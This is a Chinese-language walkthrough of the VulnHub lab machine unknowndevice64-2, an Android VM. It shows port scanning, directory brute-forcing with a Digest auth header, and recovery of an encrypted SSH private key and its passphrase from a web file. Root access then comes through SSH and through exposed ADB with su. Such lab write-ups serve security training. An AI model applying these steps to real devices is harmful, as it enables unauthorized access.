unknowndevice64-2

靶机信息

靶机名称：unknowndevice64-1

下载地址：https://download.vulnhub.com/unknowndevice64/unknowndevice64-V2.0.ova

操作系统：android

渗透目标：获取 root 权限，取得一个 flag

信息搜集


主机信息：

主机检测：

nmap -sn 192.168.1.1/24　　　　获得主机 IP　$rhost

查看目标主机开启服务和端口：


nmap -p 1-65535 -sV $rhost



```
┌──(root㉿kali)-[~]
└─# nmap -p 1-65535 -sV 192.168.1.233
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-06 05:36 EDT
Nmap scan report for 192.168.1.233
Host is up (0.0035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5555/tcp  open  adb     Android Debug Bridge device (name: android_x86_64; model: VirtualBox; device: x86
_64; features: cmd,stat_v2,shell_v2)
6465/tcp  open  ssh     Dropbear sshd 2014.66 (protocol 2.0)
12345/tcp open  netbus?
```

HTTP 信息搜集:

浏览器访问：　$rhost:12345



Sign in to access this site

Authorization required by http://192.168.1.233:12345
Your connection to this site is not secure

Username

Password

Cancel

Good hackers are famous and great hackers are anonymou

/unknowndevice64


mess with the best, die

密码推测：

administrator password

考虑进行 Web 目录爆破：

```
dirb http://192.168.1.233:12345/ -H 'Authorization: Digest username="administrator", realm="Secret Zone", nonce="6fOzh9JwfhAuPld55TEUkdYPW+U4u0Z6Bnvz+HZmVNU", uri="/robots.txt", algorithm=MD5, response="4e43458ad13f181568f2c4709d216773", qop=auth, nc=00000005, cnonce="c1e850a15732739b"'
```




```
root@kali:~# dirb http://192.168.1.9:12345/ -H 'Authorization: Digest username="administrator", realm="Secret Zone", nonce="6fOzh9JwfhAuPld55TEUkd
YPW+U4u0Z6Bnvz+HZmVNU", uri="/robots.txt", algorithm=MD5, response="4e43458ad13f181568f2c4709d216773", qop=auth, nc=00000005, cnonce="c1e850a15732
739b"'

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jun 10 09:43:16 2019
URL_BASE: http://192.168.1.9:12345/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
ADDED_HEADERS:
--
Authorization: Digest username="administrator", realm="Secret Zone", nonce="6fOzh9JwfhAuPld55TEUkdYPW+U4u0Z6Bnvz+HZmVNU", uri="/robots.txt", algor
ithm=MD5, response="4e43458ad13f181568f2c4709d216773", qop=auth, nc=00000005, cnonce="c1e850a15732739b"
--

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.9:12345/ ----
+ http://192.168.1.9:12345/index.html (CODE:200|SIZE:28577)
+ http://192.168.1.9:12345/info.php (CODE:200|SIZE:2310)
+ http://192.168.1.9:12345/robots.txt (CODE:200|SIZE:34)

-----------------
END_TIME: Mon Jun 10 09:43:34 2019
DOWNLOADED: 4612 - FOUND: 3
```

找到了三个存在的路径：

http://192.168.1.9:12345/index.html


http://192.168.1.9:12345/info.php

http://192.168.1.9:12345/robots.txt




```
User-agent: *
Disallow: /info.php
```

在浏览器中访问 http://192.168.1.9:12345/info.php，结果直接将文件下载下来了。查看其内容为：



```
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,66DC76DE3D5936CDE0A0B5F853493E33

91untRTob5/z64lo3dtMF55jWzXR/ctWMlt6GRJsRhhPsHSiaJjxwL+/5wUvLM/K
YM9IwB3bT3eYHZ4UP2I0qjDuJxK+6scMZvdpJh7KKeql8AJh1TpZrsSvbXkSIDHo
C8Lp+w26LQMhCAw9LgT0BO9qEL1ebC9zzbqTr0/fnzeq12ZDfHCdvkieenLF9VUk
UUsRyytoOgOrG0wb5uKi0hGEZTgVVwfiE/wyxSi3JIonzqcipOCnCEv3qsGq5ep/
/6oALAS2DZt9fGbtvhHsz/YxP7uGxKswMPTF5NB5rWaZ7K39CJNsKDawyivmjLtx
RiTPR7oVkRUZssmL4r5cHFaKQlNw9yqcBo/Nnt3dU/W9q4eSyKrzfeMWizVhEtkG
QataheYvz+XOJo0HMzhnkoomXZ8Zx/vbg0FKm4u67gF4bzqD88vDLkT+mclxPl8J
4fASLyij+Ry9C/k+a62bWHtk/317jqXsdBY3IIC4BeoDnMDBlduB1P19YiI9q9fI
iQymoK47ebtXw2sk5ghjOfFqjxTDwPx1Qqiz5K5Sk4n2n+09OxBzXan3dslqBDt4
dUoCYBYFkGNkZnQO0cvPsqsNj/7awGmvpol71KU/CK1mt71dAPForfhf/1sm5DcX
AhPXXhDjUMKXn0gQXdeHYWiN9UJFN1lxOAWdQMgO6QMXzM9xlIFw+XrPERR0jl5c
f97YlNVydNnVZFNpAOkbWMl9KJu7EwGEQzAK3WaDiP5FA4YljUOwITvZ8wB17Kv6
aF67UzZbowOAOzmVQxrDBPn2MssKWGCm5H9lZLrt9jvS39oT97H5/o/Tq7tSGflh
4F/RKeUMxv060ETLwaYywtHR2qP2EM2Ixc3jcXxkHdJzb1R6q5cAAsnZAWe/B/7F
q5R3B4593leDyEO/12mEaAnioCNa14cEBDF2CYDFfSr/YD4kfJ0mLYJHTA/10acb
UNgvvrT390pi/ESpHKkobE8+qf7w/zp8F4pGAw7rJmmC4YCXFeMQkHsHW5wjYb/o
yzjW1OpW468xcIKNhhnrMiP4ot1awCsmMoEb9VYhpAxIGtTbON+6x680cCRSLP3r
+2AqrAnXSYJmNPrLJVhZLFouXAmok5U4CPJ0JVspH8tkSwMbIJc9rUWtFfZqUjdF
1GpjnoT12F+GmtBAyXCrP0SuDMvO3xa7A62LIETC8IqET7Yo1VpOhsYzlwpQ1698
Gf8HbTdw/2lYedN0xCv4f1qHxVHnTv1E5nDR28eUGjlYNFo5u3R6XVQUuJqg+MCl
7tdLDisXfDuwz0r4FGLGKIhqZqC9zOKn/p5t4h+hanX6Sh6ATw3RsN5aSXERrbJP
UppqiARYZkHzxlubVGK2nAyKTEF9musc4airNDxs3Dfb75OKDbGbhVyFcuNxES5r
W0N0b3gKSxGgqczFG5wZhdHwUIpi1ueNFNBtoHyqd21JPg3aCoYI8XiGRGYxGpnl
JWhnQuu53DzZVcxeBy+LTL42VKafjUUA1OCIX9cAg2Vz8RYxrV8yy0d9R6uA7ByZ
G1uunv0K+QCNzHjyoc6FnGwTi4rTWh9o074XbqswOcdWNRitBDvg+9diBgKvvUw4
-----END RSA PRIVATE KEY-----

";

//unkn0wnd3v1c3-64

?>
```

竟然是一个私钥，还有一个看上去像是密码的东西“unkn0wnd3v1c3-64”。将私钥保存到文件~/.ssh/id_rsa 中，并且设置该文件的权限为 0600，然后用 ssh 登录目标主机，果然需要输入私钥的解密口令，尝试输入“nkn0wnd3v1c3-64”，登录成功，如下图所示。




```
root@kali:~# ssh root@192.168.1.9 -p 6465
Enter passphrase for key '/root/.ssh/id_rsa':
x86_64:/data/data/org.galexander.sshd/files $
```


find -name flag.txt

方法二

Adb connect



```
Last login: Wed Apr  6 21:44:02 on ttys001
(base) a@MacBookPro ~ % cdd
(base) a@MacBookPro Desktop % cd adb/
(base) a@MacBookPro adb % adb connect 192.168.1.233:5555
zsh: command not found: adb
(base) a@MacBookPro adb % ./adb connect 192.168.1.233:5555
already connected to 192.168.1.233:5555
(base) a@MacBookPro adb % ./adb shell
x86_64:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_
admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
x86_64:/ $ uname -a
Linux localhost 4.19.15-android-x86_64-g321974c62e4b #1 SMP PREEMPT Tue Jan 15 12:35:11 CST 2019 x86_64
x86_64:/ $ whoami
shell
x86_64:/ $ su root
x86_64:/ # whoami
root
x86_64:/ # find -name flag.txt
./system/flag.txt
find: ./proc/2/task/2/exe: No such file or directory
```



```
1|x86_64:/ # cat /system/flag.txt
###################################  FLAG  ###########################################
##########                                                                  ##########
#####                                                                            #####
##### It is fairly open secret that almost all system can be hacked, somehow.    #####
##### It is a less spoken that such HACKING has actually gone quite main stream. #####
#####                                                                            #####
##########                                                                  ##########
#####                                                                            #####
#####################   ./unknowndevice64 (AKA Morpheus)     #########################
x86_64:/ # 
```